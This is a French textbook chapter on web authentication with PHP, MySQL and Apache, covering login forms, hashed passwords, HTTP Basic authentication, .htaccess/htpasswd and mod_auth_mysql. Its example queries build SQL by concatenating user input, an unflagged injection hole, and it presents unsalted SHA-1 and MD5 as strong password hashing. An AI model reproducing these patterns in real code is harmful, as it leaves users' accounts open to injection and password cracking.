Le fait de demander à un utilisateur de prouver son identité s'appelle une *authentification*. La méthode d'authentification la plus courante sur le Web consiste à demander aux utilisateurs de fournir un nom d'utilisateur et un mot de passe valides. L'authentification permet également d'autoriser ou d'interdire l'accès à certaines pages ou à certaines ressources, mais elle peut être facultative ou encore utilisée dans d'autres buts, comme la personnalisation d'un site.

Implémenter un contrôle d'accès

Il est facile d'implémenter un contrôle simple des accès. L'exécution du code présenté dans le Listing 15.1 peut produire trois pages possibles. Si le fichier est chargé sans paramètre, il affiche un formulaire HTML demandant un nom d'utilisateur et un mot de passe. Ce formulaire est présenté à la Figure 15.1.




Figure 15.1

Ce formulaire HTML demande aux visiteurs de saisir un nom d'utilisateur et un mot de passe pour accéder au site.

Si des paramètres sont fournis, mais qu'ils ne soient pas corrects, le programme affiche un message d'erreur (voir Figure 15.2).

Figure 15.2

Lorsqu'un utilisateur saisit des informations erronées, il faut afficher un message d'erreur. Sur un site réel, vous pouvez choisir un message plus sympathique.

Si ces paramètres sont présents et corrects, le programme affiche un contenu secret (voir Figure 15.3).

Figure 15.3

Lorsque les visiteurs fournissent des informations correctes, le script affiche la page de contenu confidentielle.

Listing 15.1 : *secret.php* — Un mécanisme d'authentification avec PHP et HTML

```
<?php
  // Création de variables aux noms abrégés
  $nom = $_POST['nom'];
  $mdp = $_POST['mdp'];

  if( (!isset($nom)) || (!isset($mdp)) ) {
    // Le visiteur doit entrer un nom et un mot de passe
?>
    <h1>Connectez-vous</h1>
    <p>Cette page est secrète.</p>
    <form method="post" action="secret.php">
      <p>Nom : <input type="text" name="nom"></p>
      <p>Mot de passe : <input type="password" name="mdp"></p>
      <p><input type="submit" name="submit" value="Connexion"></p>
    </form>
<?php
  } else if(($nom == "utilisateur1") && ($mdp == "secret")) {
    // La combinaison nom/mot de passe est correcte
    echo "<h1>Bienvenue !</h1>
          <p>Je pense que vous êtes content de voir cette page
             secrète. </p>";
  } else {
    // La combinaison nom/mot de passe est incorrecte
    echo "<h1>Fichez le camp !</h1>
          <p>Vous n'avez pas le droit de venir ici.</p>";
  }
?>
```

Le code du Listing 15.1 fournit un mécanisme d'authentification simple permettant aux utilisateurs autorisés de voir le contenu d'une page, mais il pose plusieurs problèmes.

En effet, ce script :

- contient un nom d'utilisateur et un mot de passe codés directement dans son code source ;
- enregistre le mot de passe en clair ;
- ne protège qu'une seule page ;
- transmet le mot de passe en clair.

Ces problèmes peuvent être résolus de différentes manières.

Stockage des mots de passe

Il existe de bien meilleurs endroits qu'un script pour stocker les noms d'utilisateur et les mots de passe. Dans un script, les données sont difficiles à modifier. Il est toujours possible d'écrire un script pour modifier soi-même ses données, mais cela n'est généralement pas une bonne idée car cela signifie que vous possédez un script sur votre serveur, exécuté sur votre serveur et accessible en écriture pour tout le monde. Le stockage de ces informations dans un autre fichier de votre serveur vous permet d'écrire plus facilement un programme ajoutant ou supprimant des utilisateurs et modifiant leur mot de passe.

Avec un script ou tout autre fichier de données, le nombre d'utilisateurs que vous pouvez stocker sans affecter sérieusement les performances du script est assez limité. Si vous avez l'intention d'enregistrer un grand nombre d'éléments dans un fichier pour pouvoir les parcourir ultérieurement, il est préférable d'utiliser une base de données, comme nous l'avons déjà vu. D'une manière générale, si vous possédez une liste de plus de cent éléments, il vaut mieux les placer dans une base de données que dans un fichier plat.

L'utilisation d'une base de données pour enregistrer les noms d'utilisateurs et les mots de passe ne complique pas beaucoup le script et vous permet d'authentifier très rapidement plusieurs utilisateurs différents. Ce procédé permet également d'écrire facilement un script ajoutant de nouveaux utilisateurs ou en supprimant d'autres, et qui donne aux utilisateurs la possibilité de modifier leur mot de passe.

Le Listing 15.2 présente un script permettant d'authentifier les visiteurs d'une page avec une base de données.

Listing 15.2 : *secretdb.php* — Utilisation de MySQL pour améliorer notre système d'authentification

```
<?php
  $nom = $_POST['nom'];
  $mdp = $_POST['mdp'];

  if ( (!isset($nom)) || (!isset($mdp)) ) {
  // Les visiteurs doivent entrer un nom et un mot de passe
?>
    <h1>Connectez-vous</h1>
    <p>Cette page est secrète.</p>
    <form method="post" action="secretdb.php">
    <p>Nom : <input type="text" name="nom"></p>
    <p>Mot de passe : <input type="password" name="mdp"></p>
    <p><input type="submit" name="submit" value="Connexion"></p>
    </form>

<?php
  } else {
    // Connexion à MySQL
    $mysql = mysqli_connect("localhost", "authweb", "authweb");
    if(!$mysql) {
      echo "Impossible de se connecter à la base.";
      exit;
    }
    // Choix de la base
    $base = mysqli_select_db($mysql, "auth");
    if(!$base) {
      echo "Impossible de trouver la base.";
      exit;
    }

    // Interroge la base pour trouver un enregistrement qui correspond.
    $requete = "select count(*) from utilisateurs_ok where
              nom = '" . $nom . "' and
              mdp = '" . $mdp . "'";

    $resultat = mysqli_query($mysql, $requete);
    if(!$resultat) {
      echo "Impossible d'exécuter la requête.";
      exit;
    }
    $ligne = mysqli_fetch_row($resultat);
    $nbre = $ligne[0];

    if ($nbre > 0) {
      // La combinaison nom/mdp est correcte
      echo "<h1>Bienvenue !</h1>
            <p>Je pense que vous êtes content de voir cette page
             secrète. </p>";
    } else {
      // La combinaison nom/mot de passe est incorrecte
```

```
        echo "<h1>Fichez le camp !</h1>
              <p>Vous n'avez pas le droit de venir ici.</p>";
      }
    }
  ?>
```

La base de données que nous utilisons peut être créée en ouvrant une session MySQL sous le compte de l'utilisateur `root` et en exécutant le contenu du Listing 15.3.

Listing 15.3 : *creeauthdb.sql* — Requêtes MySQL pour créer la base de données *auth*, la table *utilisateurs_ok* et deux utilisateurs

```
create database auth;
use auth;

create table utilisateurs_ok ( nom varchar(20),
                               mdp varchar(40),
                               primary key(nom)
                              );
insert into utilisateurs_ok values ( 'utilisateur1',
                                     'secret' );

insert into utilisateurs_ok values ( 'utilisateur2',
                                     sha1('secret') );
grant select on auth.*
             to 'authweb'
             identified by 'authweb';
flush privileges;
```

Chiffrement des mots de passe

Que nous enregistrions nos données dans une base de données ou dans un fichier, il vaut mieux éviter de stocker les mots de passe en clair. Un algorithme de hachage non réversible permet d'améliorer la sécurité d'une manière très simple.

PHP propose un certain nombre de fonctions de hachage non réversibles. La plus ancienne et la moins sécurisée est l'algorithme Unix Crypt, fourni par la fonction `crypt()`. L'algorithme MD5 (*Message Digest*), implémenté dans la fonction `md5()`, est plus fort.

SHA-1 (*Secure Hash Algorithm*) est encore plus sûr. La fonction PHP `sha1()` est une fonction de hachage cryptographique non réversible forte. Son prototype est le suivant :

```
string sha1 (string chaine [, bool sortie_brute])
```

À partir de la chaîne `chaine`, cette fonction renvoie une chaîne pseudo-aléatoire de quarante caractères. Si `sortie brute` vaut `true`, elle renvoie une chaîne de vingt caractères de données binaires. Par exemple, à partir de la chaîne `"secret"`, `sha1()` renvoie `"e5e9fa1ba31ecd1ae84f75caaa474f3a663f05f4"`. Cette chaîne ne pouvant pas être déchiffrée et retransformée en `"secret"`, même par son créateur, son intérêt peut ne pas

sembler évident. La caractéristique la plus intéressante de `sha1()` est que sa sortie est déterministe, c'est-à-dire que, pour une chaîne et une clé de chiffrement données, `sha1()` renverra toujours le même résultat.

À la place de ce code PHP :

```
if (($nom == 'utilisateur1') &&
    ($mdp == 'secret')) {
  // OK la combinaison est correcte
}
```

mieux vaut choisir celui-ci :

```
if (($name == 'utilisateur1') &&
    (sha1($mdp )== ' e5e9fa1ba31ecd1ae84f75caaa474f3a663f05f4')) {
  // OK la combinaison est correcte
}
```

Nous n'avons pas besoin de connaître le mot de passe qui a été transformé avec `sha1()` : il suffit de comparer les deux mots de passe chiffrés.

Comme nous l'avons déjà vu, au lieu de coder directement dans un script les noms des utilisateurs et les mots de passe associés, il est préférable de stocker ceux-ci dans un fichier séparé ou dans une base de données.

Si nous utilisons une base de données MySQL pour enregistrer nos données d'authentification, nous pouvons nous servir de la fonction PHP `sha1()` ou de la fonction MySQL `SHA1()`. MySQL fournit une gamme encore plus étendue d'algorithmes de hachage que PHP, mais ils ont tous le même but.

Pour utiliser `SHA1()`, nous pouvons réécrire la requête SQL du Listing 15.2 comme ceci :

```
$requete = "select count(*) from utilisateurs_ok where
                    nom = '" . $nom . "' and
                    mdp = sha1('" . $mdp . "')";
```

Cette requête compte le nombre de lignes de la table `utilisateurs ok` dont la valeur de la colonne `nom` correspond au contenu de `$nom` et dont la valeur de la colonne `mdp` est identique au résultat de `SHA1()` appliquée au contenu de `$mdp`. En supposant que nous obligeons nos utilisateurs à choisir des noms d'utilisateur uniques, le résultat de cette requête est soit `0`, soit `1`.

Gardez à l'esprit que les fonctions de hachage renvoient généralement des données de taille fixe. Dans le cas de SHA1, il s'agit de quarante caractères avec une représentation sous forme de chaîne ; par conséquent, assurez-vous que la colonne de votre table fait cette taille.

Si vous réexaminez le Listing 15.3, vous constaterez que nous avons créé un utilisateur avec un mot de passe non chiffré (`'utilisateur1'`) et un autre utilisateur avec un mot de passe chiffré (’utilisateur2’) afin d’illustrer les deux approches.

Protéger plusieurs pages

La création d’un script de ce genre pour protéger plusieurs pages est un peu plus complexe. Comme le protocole HTTP est un protocole sans état, il n’existe aucun lien automatique ni aucune association entre les différentes requêtes provenant d’une même personne. Il est donc assez difficile de conserver des informations d’authentification entre différentes pages.

Le moyen le plus simple de protéger plusieurs pages consiste à utiliser les mécanismes de contrôle d’accès fournis par votre serveur web. Nous allons les passer rapidement en revue.

Pour créer nous-mêmes cette fonctionnalité, il faut inclure certaines parties du script présenté dans le Listing 15.1 dans chaque page que vous souhaitez protéger. En utilisant `auto prepend file` et `auto append file`, nous pouvons compléter automatiquement le code nécessaire pour chaque fichier, dans chaque répertoire. L’utilisation de ces directives a été présentée au Chapitre 5.

Si nous choisissons cette approche, que se passera-t-il lorsque nos visiteurs parcoureront plusieurs pages de notre site ? Il est inenvisageable de leur demander de saisir à nouveau leur nom et leur mot de passe pour chaque page à afficher.

Nous pourrions ajouter les informations qu’ils ont saisies dans chaque lien hypertexte de la page. Comme les noms d’utilisateurs peuvent contenir des espaces ou d’autres caractères interdits dans les URL, nous devons nous servir de la fonction `urlencode()` pour coder correctement ces caractères.

Cependant, cette approche crée également quelques problèmes. En effet, comme les données d’authentification sont incluses dans les pages web envoyées à l’utilisateur, elles seront visibles dans l’historique du navigateur. En outre, ces données étant échangées entre le navigateur et le serveur pour chaque page demandée, elles sont transmises beaucoup plus souvent qu’il n’est nécessaire.

Il existe deux méthodes intéressantes pour résoudre ces problèmes : les sessions et l’authentification de base du protocole HTTP. L’authentification de base permet de résoudre le problème de l’historique, mais le navigateur envoie toujours le mot de passe au serveur lors de chaque requête. Le mécanisme de contrôle par le biais des sessions permet de résoudre ces deux problèmes. Nous allons maintenant nous intéresser au mécanisme d’authentification de base du protocole HTTP, puis nous reviendrons sur le contrôle de session au Chapitre 21 puis plus en détail au Chapitre 25, "Authentification des utilisateurs et personnalisation".

Authentification de base

Heureusement, l'authentification des utilisateurs étant une tâche très courante, le protocole HTTP intègre cette fonction. Les scripts et les serveurs web peuvent demander une authentification à un navigateur web qui se charge alors d'afficher une boîte de dialogue ou une fenêtre pour demander à l'utilisateur les informations nécessaires.

Bien que le serveur web redemande les détails d'authentification pour chaque requête d'utilisateur, le navigateur web n'a pas besoin de demander ces informations à l'utilisateur pour chaque page car il mémorise généralement ces informations tant qu'une fenêtre de navigation reste ouverte et les renvoie automatiquement au serveur web sans les redemander à l'utilisateur.

Cette caractéristique du protocole HTTP est appelée *authentification de base*. Vous pouvez l'activer avec PHP ou en utilisant les mécanismes intégrés dans votre serveur web. Nous allons d'abord présenter sa mise en œuvre avec PHP, puis avec Apache.

L'authentification de base n'est pas très sûre puisqu'elle transmet le nom de l'utilisateur et son mot de passe en clair. Le protocole HTTP 1.1 définit une méthode plus sécurisée, appelée *authentification digest*, qui se sert d'un algorithme de hachage (généralement MD5) pour cacher les détails de cette transaction. L'authentification digest est prise en charge par de nombreux serveurs web et par la plupart des navigateurs actuels. Cependant, il existe un grand nombre d'anciens navigateurs toujours en usage qui ne prennent pas en charge l'authentification digest et en proposent une version dans certaines versions d'Internet Explorer et d'Internet Information Server qui est incompatible avec les produits non Microsoft.

Outre qu'elle n'est pas disponible pour un nombre significatif de navigateurs web, l'authentification digest n'est pas non plus très sécurisée. On considère généralement que l'authentification de base, comme l'authentification digest, fournit un faible niveau de sécurité. Aucune d'entre elles ne donne à l'utilisateur l'assurance qu'il communique bien avec l'ordinateur auquel il avait l'intention d'accéder, ce qui permet donc à un pirate d'intercepter la requête avant de la renvoyer au vrai serveur. L'authentification de base transmettant le mot de passe de l'utilisateur en clair, elle permet à n'importe quel pirate capable de capturer les paquets de se faire passer pour n'importe quel utilisateur.

L'authentification de base fournit donc un niveau de sécurité assez faible, comparable à celui qui est utilisé traditionnellement pour se connecter à des ordinateurs *via* telnet ou FTP, puisque ces deux protocoles transmettent également les mots de passe en clair. L'authentification digest est un peu plus sécurisée, puisqu'elle chiffre les mots de passe avant de les transmettre.

Lorsque vous combinez l'authentification de base avec SSL et les certificats numériques, toutes les parties d'une transaction web peuvent être protégées d'une manière

fiable. Si vous avez besoin d'une sécurité forte, consultez le Chapitre 16. Cependant, dans la plupart des cas, une méthode relativement rapide et peu sécurisée (comme l'authentification de base) est suffisante.

L'authentification de base permet de protéger un espace nommé en demandant aux utilisateurs de fournir un nom d'utilisateur et un mot de passe valides. Ces espaces sécurisés possèdent chacun un nom pour qu'il puisse en exister plusieurs sur un même serveur. Différents fichiers ou répertoires d'un même serveur peuvent appartenir à différents espaces sécurisés, chacun étant protégé par un nom d'utilisateur et un mot de passe différents. Les espaces sécurisés permettent également de regrouper plusieurs répertoires sur le même hôte pour les protéger avec un seul mot de passe.

Utiliser l'authentification de base avec PHP

Les scripts PHP sont en général compatibles entre les différentes plates-formes, mais l'utilisation de l'authentification de base utilise des variables d'environnement définies par le serveur. Pour qu'un script PHP puisse mettre en œuvre l'authentification HTTP sur Apache (avec PHP exécuté sous la forme d'un module Apache) ou sur IIS (avec PHP exécuté sous la forme d'un module ISAPI), il doit donc détecter le type du serveur et se comporter en conséquence. Le script du Listing 15.4 peut être exécuté sur ces deux serveurs.

Listing 15.4 : *http.php* — Mise en œuvre de l'authentification de base HTTP avec PHP

```
<?php

// Si on utilise IIS, on doit initialiser
// $_SERVER['PHP_AUTH_USER'] et
// $_SERVER['PHP_AUTH_PW']

if ((substr($_SERVER['SERVER_SOFTWARE'], 0, 9) == 'Microsoft') &&
    (!isset($_SERVER['PHP_AUTH_USER'])) &&
    (!isset($_SERVER['PHP_AUTH_PW'])) &&
    (substr($_SERVER['HTTP_AUTHORIZATION'], 0, 6) == 'Basic ')
   ) {

  list($_SERVER['PHP_AUTH_USER'], $_SERVER['PHP_AUTH_PW']) =
    explode(':', base64_decode(substr($_SERVER['HTTP_AUTHORIZATION'], 6)));
}

// Remplacez cette instruction if avec une requête SQL ou équivalent
if (($_SERVER['PHP_AUTH_USER'] != 'utilisateur') ||
   ($_SERVER['PHP_AUTH_PW'] != 'secret')) {

   // Le visiteur n'a pas donné de détails ou la combinaison de son nom
   // et son mot de passe est incorrecte.

  header('WWW-Authenticate: Basic realm="Nom-Espace"');

  if (substr($_SERVER['SERVER_SOFTWARE'], 0, 9) == 'Microsoft') {
```

```
      header('Status: 401 Unauthorized');
    } else {
      header('HTTP/1.0 401 Unauthorized');
    }

    echo "<h1>Fichez le camp !</h1>
          <p>Vous n'avez pas le droit de venir ici.</p>";

  } else {
    // Le visiteur a rempli tous les critères.
    echo "<h1>Bienvenue !</h1>
          <p>Je pense que vous êtes content de voir cette page
             secrète. </p>";
  }
  ?>
```

Le code du Listing 15.4 fonctionne comme celui des précédents listings de ce chapitre. Si l'utilisateur n'a pas encore fourni d'informations d'authentification, elles lui seront demandées ; s'il fournit des informations erronées, il obtient un message d'erreur ; s'il saisit un nom d'utilisateur et un mot de passe valides, il peut accéder au contenu de la page.

L'utilisateur verra cependant une interface légèrement différente de celle des autres listings. Nous ne fournissons aucun formulaire HTML pour les informations de connexion, mais le navigateur de l'utilisateur affiche une boîte de dialogue. Certaines personnes considèrent qu'il s'agit d'une amélioration, alors que d'autres préfèrent contrôler intégralement les aspects visuels de l'interface. La boîte de dialogue de connexion, telle qu'elle est affichée par Firefox, est présentée à la Figure 15.4.




Figure 15.4

L'apparence de la boîte de dialogue de l'authentification HTTP dépend du navigateur de l'utilisateur.

Comme le mécanisme d'authentification est assisté par des caractéristiques intégrées dans le navigateur, celui-ci peut gérer à sa façon les échecs d'authentification. Internet Explorer, par exemple, permet aux utilisateurs d'effectuer trois tentatives d'authentification avant d'afficher une page d'erreur. Firefox permet aux utilisateurs d'effectuer autant de tentatives qu'ils le veulent, en affichant une boîte de dialogue de confirmation après un échec. Firefox n'affiche la page d'erreur que si l'utilisateur clique sur le bouton `Annuler` de cette boîte de dialogue.

Comme pour le code des Listings 15.1 et 15.2, nous pouvons inclure ce code dans les pages que nous souhaitons protéger ou l'ajouter automatiquement à tous les fichiers d'un répertoire.

Utiliser l'authentification de base avec les fichiers .htaccess d'Apache

Nous pouvons obtenir des résultats analogues à ceux du script précédent sans écrire de code PHP.

Le serveur web Apache contient plusieurs modules d'authentification différents qui peuvent être utilisés pour vérifier la validité des informations saisies par un utilisateur. Le plus simple est d'utiliser `mod auth` qui compare une paire nom d'utilisateur/mot de passe aux lignes d'un fichier texte qui se trouve sur le serveur.

Pour obtenir le même résultat que celui du script précédent, nous devons créer deux fichiers HTML différents, un pour le contenu à afficher et un autre pour la page d'erreur. Nous avons omis quelques éléments HTML dans les exemples précédents, mais il convient d'inclure les balises `<html>` et `<body>` lorsque nous générons le code HTML.

Le Listing 15.5 contient la page protégée que les utilisateurs autorisés ont le droit d'afficher. Nous avons appelé ce fichier *contenu.html*. Le Listing 15.6 contient la page d'erreur, que nous avons appelée *rejet.html*. Cette page d'erreur est facultative, mais il s'agit d'une petite amélioration que vous pouvez utiliser pour fournir certaines informations à vos utilisateurs. Cette page étant affichée lorsqu'un utilisateur ne s'est pas authentifié correctement, il peut être intéressant de lui expliquer comment s'enregistrer pour obtenir un mot de passe ou comment se faire envoyer son mot de passe par e-mail s'il l'a oublié.

Listing 15.5 : *contenu.html* — Exemple de page protégée

```
<html><body>
<h1>Bienvenue !</h1>
<p>Je pense que vous êtes content de voir cette page
   secrète. </p>
</body></html>
```

Listing 15.6 : *rejet.html* — Exemple de page d'erreur

```
<html><body>
<h1>Fichez le camp !</h1>
<p>Vous n'avez pas le droit de venir ici.</p>
</body></html>
```

Il n'y a rien de neuf dans ces fichiers. En revanche, le Listing 15.7 présente le contenu du fichier *.htaccess*, qui permet de contrôler l'accès aux fichiers et aux sous-répertoires du répertoire où il se trouve.

Listing 15.7 : *htaccess* — Un fichier *.htaccess* peut définir plusieurs paramètres de configuration d'Apache et notamment activer l'authentification

```
ErrorDocument 401 /chapitre15/rejet.html
AuthUserFile /home/livre/.htpass
AuthGroupFile /dev/null
AuthName "Nom-Espace"
AuthType Basic
require valid-user
```

Le Listing 15.7 est un fichier `.htaccess` permettant d'activer l'authentification de base dans un répertoire. Ce fichier peut définir de nombreux paramètres, mais les six lignes de notre exemple sont toutes en rapport avec l'authentification.

La première ligne :

```
ErrorDocument 401 /chapitre15/rejet.html
```

indique à Apache le document à afficher pour les visiteurs qui n'ont pas réussi à s'authentifier. Vous pouvez utiliser d'autres directives `ErrorDocument` pour proposer vos propres pages d'erreur à la place des erreurs HTTP standard. La syntaxe de cette directive est la suivante :

```
ErrorDocument numéro_erreur URL
```

Pour une page qui produit l'erreur 401, il est important que son URL soit disponible pour tout le monde. En effet, il n'est pas très intéressant de fournir une page d'erreur personnalisée indiquant aux utilisateurs que leur authentification a échoué si cette page se trouve dans un répertoire dont l'accès suppose la réussite de l'authentification.

La ligne :

```
AuthUserFile /home/livre/.htpass
```

indique à Apache l'endroit où il peut trouver le fichier contenant les mots de passe des utilisateurs autorisés. Ce fichier s'appelle souvent *.htpass*, mais vous pouvez lui donner n'importe quel nom car il n'a aucune importance, contrairement à son emplacement. En effet, il ne doit pas se trouver dans l'arborescence des documents ni dans un répertoire

accessible *via* le serveur web. Notre fichier d'exemple *.htpass* est présenté dans le Listing 15.8.

Il est également possible d'indiquer que seuls les utilisateurs autorisés qui appartiennent à certains groupes peuvent accéder aux ressources. Comme ce mécanisme ne nous intéresse pas, nous avons ajouté la ligne :

```
AuthGroupFile /dev/null
```

pour que notre `AuthGroupFile` pointe vers */dev/null*, un fichier spécial des systèmes Unix qui ne contient rien du tout.

Comme dans l'exemple précédent, pour se servir de l'authentification HTTP, il faut fournir un nom à l'espace à sécuriser, comme ceci :

```
AuthName "Nom-Espace"
```

Vous pouvez choisir n'importe quel nom pour l'espace à sécuriser, mais n'oubliez pas que ce nom apparaîtra à vos visiteurs. Pour bien indiquer qu'il faudrait modifier cette valeur, nous avons choisi le nom `"Nom Espace"`.

Comme il existe plusieurs méthodes d'authentification différentes, nous devons indiquer celle que nous utilisons.

Nous nous servons de l'authentification de base, à savoir l'authentification `Basic`, comme l'indique la directive suivante :

```
AuthType Basic
```

Nous devons également préciser qui a le droit d'accéder aux pages. Nous pouvons désigner des utilisateurs particuliers, des groupes ou, comme nous l'avons fait, permettre à tous les utilisateurs authentifiés d'accéder à ces pages.

La ligne suivante :

```
require valid-user
```

indique que n'importe quel utilisateur autorisé a le droit d'accéder aux pages.

Listing 15.8 : *.htpass* — Le fichier des mots de passe contient le nom d'utilisateur et le mot de passe chiffré de chaque utilisateur

```
utilisateur1:0nRp9M80GS7zM
utilisateur2:nC13sOTOhp.ow
utilisateur3:yjQMCPWjXFTzU
utilisateur4:LOmlMEi/hAme2
```

Chaque ligne du fichier *.htpass* contient un nom d'utilisateur, un signe deux-points et le mot de passe chiffré de cet utilisateur.

Le contenu exact de votre fichier *.htpass* sera différent. Pour le créer, vous pouvez vous servir d'un petit programme appelé `htpasswd`, fourni avec la distribution d'Apache et dont la syntaxe est la suivante :

```
htpasswd [-cmdps] fichier_des_mots_de_passe nom_utilisateur
```

ou :

```
htpasswd -b[cmdps] fichier_des_mots_de_passe nom_utilisateur mot_de_passe
```

La seule option que vous devrez utiliser est `c` car c'est elle qui demande à `htpasswd` de créer le fichier. Vous ne devrez évidemment n'utiliser cette option que pour le premier utilisateur que vous ajoutez. Faites attention de ne pas l'utiliser pour les autres utilisateurs car, si le fichier existe déjà, `htpasswd` le supprime et en crée un nouveau.

Les options `m`, `d`, `p` et `s` peuvent être utilisées si vous souhaitez préciser l'algorithme de cryptage à utiliser (ou aucun chiffrement).

L'option `b` demande au programme de prendre le mot de passe en paramètre au lieu de le demander. Cette approche est intéressante si vous souhaitez appeler `htpasswd` de manière non interactive, dans un processus de traitement par lots, mais elle ne doit pas être utilisée si vous appelez `htpasswd` à partir de la ligne de commande.

Le fichier *.htpass* du Listing 15.8 a été créé à l'aide des commandes suivantes :

```
htpasswd -bc /home/livre/.htpass utilisateur1 pass1
htpasswd -b /home/livre/.htpass utilisateur2 pass2
htpasswd -b /home/livre/.htpass utilisateur3 pass3
htpasswd -b /home/livre/.htpass utilisateur4 pass4
```

Notez que `htpasswd` peut ne pas se trouver dans votre chemin : en ce cas, indiquez le chemin qui y mène. Sur de nombreux systèmes, vous le trouverez dans le répertoire */usr/local/apache/bin*.

Cette méthode d'authentification est simple à mettre en œuvre, mais cette utilisation d'un fichier *.htaccess* peut poser quelques problèmes.

Les noms d'utilisateurs et les mots de passe sont enregistrés dans un fichier texte. Chaque fois qu'un navigateur demande un fichier qui est protégé par le fichier *.htaccess*, le serveur doit analyser le fichier *.htaccess*, puis analyser le fichier de mots de passe et tenter de trouver un nom d'utilisateur et un mot de passe qui correspondent. Au lieu d'utiliser un fichier *.htaccess*, nous pouvons préciser les mêmes éléments dans le fichier *httpd.conf*, le fichier de configuration principal du serveur web. En effet, alors qu'un fichier *.htaccess* est analysé à chaque requête de fichier, le fichier *httpd.conf* n'est analysé qu'une seule fois, au démarrage du serveur. Cette approche est donc plus rapide, mais elle signifie qu'il faudra arrêter et redémarrer le serveur à chaque fois que vous souhaitez apporter des modifications.

Quel que soit l'endroit où nous enregistrons les directives du serveur, le fichier de mot de passe devra de toute façon être analysé pour chaque requête. Cela signifie que, comme pour les autres techniques qui se servent d'un fichier plat, cette approche ne convient pas pour authentifier des centaines d'utilisateurs, voire des milliers.

Utiliser l'authentification *mod_auth_mysql*

Comme nous l'avons déjà vu, `mod auth` est à la fois simple à configurer et efficace. Cependant, cette méthode enregistre les utilisateurs dans un fichier texte et n'est donc pas tout à fait adaptée aux sites importants possédant un grand nombre d'utilisateurs.

Heureusement, nous pouvons bénéficier de la simplicité de `mod auth` et de la vitesse des bases de données en utilisant `mod auth mysql`. Ce module fonctionne de la même manière que `mod auth` mais, comme il se sert d'une base de données MySQL à la place d'un fichier texte, il peut parcourir beaucoup plus rapidement de grandes listes d'utilisateurs.

Pour pouvoir l'utiliser, vous devez compiler et installer le module correspondant sur votre système ou demander à votre administrateur système de l'installer.

Installation de *mod_auth_mysql*

Pour pouvoir utiliser `mod auth mysql`, vous devez configurer Apache et MySQL en suivant les instructions de l'Annexe A et en y ajoutant quelques étapes supplémentaires. Vous trouverez également de bonnes instructions dans les fichiers *README* et *USAGE* qui font partie de la distribution mais, à différents endroits, ces fichiers font référence au comportement des précédentes versions. En voici un résumé :

1. Récupérez l'archive de la distribution correspondant à ce module. Vous pouvez l'obtenir sur le site **http://sourceforge.net/projects/modauthmysql**.
2. Décompressez et désarchivez le code source.
3. Placez-vous dans le répertoire *mod_auth_mysql*, exécutez les commandes `make` puis `make install`. Il se peut que vous deviez modifier les emplacements d'installation pour MySQL dans le fichier make (*MakeFile*).
4. Ajoutez cette ligne à *httpd.conf* pour charger dynamiquement le module dans Apache :

   ```
   LoadModule mysql_auth_module libexec/mod_auth_mysql.so
   ```

5. Créez une base de données et une table MySQL destinées à contenir les informations d'authentification. Vous n'avez pas besoin de créer une base de données ou

une table particulières. Vous pouvez récupérer une table existante, comme celle de la base de données `auth` de l'exemple précédent.

6. Ajoutez une ligne dans votre fichier *httpd.conf* pour fournir à `mod auth mysql` les paramètres dont il a besoin pour se connecter à MySQL. La directive correspondante ressemble à ceci :

```
Auth_MySQL_Info hostname utilisateur mot_de_passe
```

Le moyen le plus simple pour vérifier si votre compilation a fonctionné correctement consiste à essayer de lancer Apache :

```
/usr/local/apache/bin/apachectl start
```

Si Apache démarre avec la directive `Auth MySQL Info` dans son fichier *httpd.conf*, c'est que l'ajout de `mod auth mysql` a fonctionné.

Utilisation de *mod_auth_mysql*

Après avoir installé ce module, son utilisation n'est pas plus complexe que celle de `mod auth`. Le Listing 15.9 présente un exemple de fichier *.htaccess* permettant d'authentifier les utilisateurs avec des mots de passe chiffrés, stockés dans la base de données créée précédemment dans ce chapitre.

Listing 15.9 : *.htaccess* — Ce fichier permet d'authentifier les utilisateurs avec une base de données MySQL

```
ErrorDocument 401 /chapitre15/rejet.html

AuthName "Nom-Espace"
AuthType Basic

Auth_MySQL_DB auth
Auth_MySQL_Encryption_Types MySQL
Auth_MySQL_Password_Table utilisateurs_ok
Auth_MySQL_Username_Field nom
Auth_MySQL_Password_Field mdp
require valid-user
```

Vous pouvez constater que l'essentiel du Listing 15.9 est identique au Listing 15.7. Il faut toujours indiquer un document d'erreur à afficher lorsque l'erreur 401 se produit (c'est-à-dire lorsque l'authentification échoue). Il faut également préciser l'authentification de base et fournir un nom pour l'espace à sécuriser. Comme dans le Listing 15.7, nous autorisons tous les utilisateurs correctement authentifiés.

Comme nous nous servons de `mod auth mysql` et que nous ne souhaitons pas utiliser tous les paramètres par défaut, nous devons fournir plusieurs directives pour préciser le fonctionnement de ce module. `Auth MySQL DB`, `Auth MySQL Password Table`,

`Auth MySQL Username Field` et `Auth MySQL Password Field` permettent, respectivement, d'indiquer le nom de la base de données, celui de la table, le champ correspondant au nom d'utilisateur et le champ contenant le mot de passe.

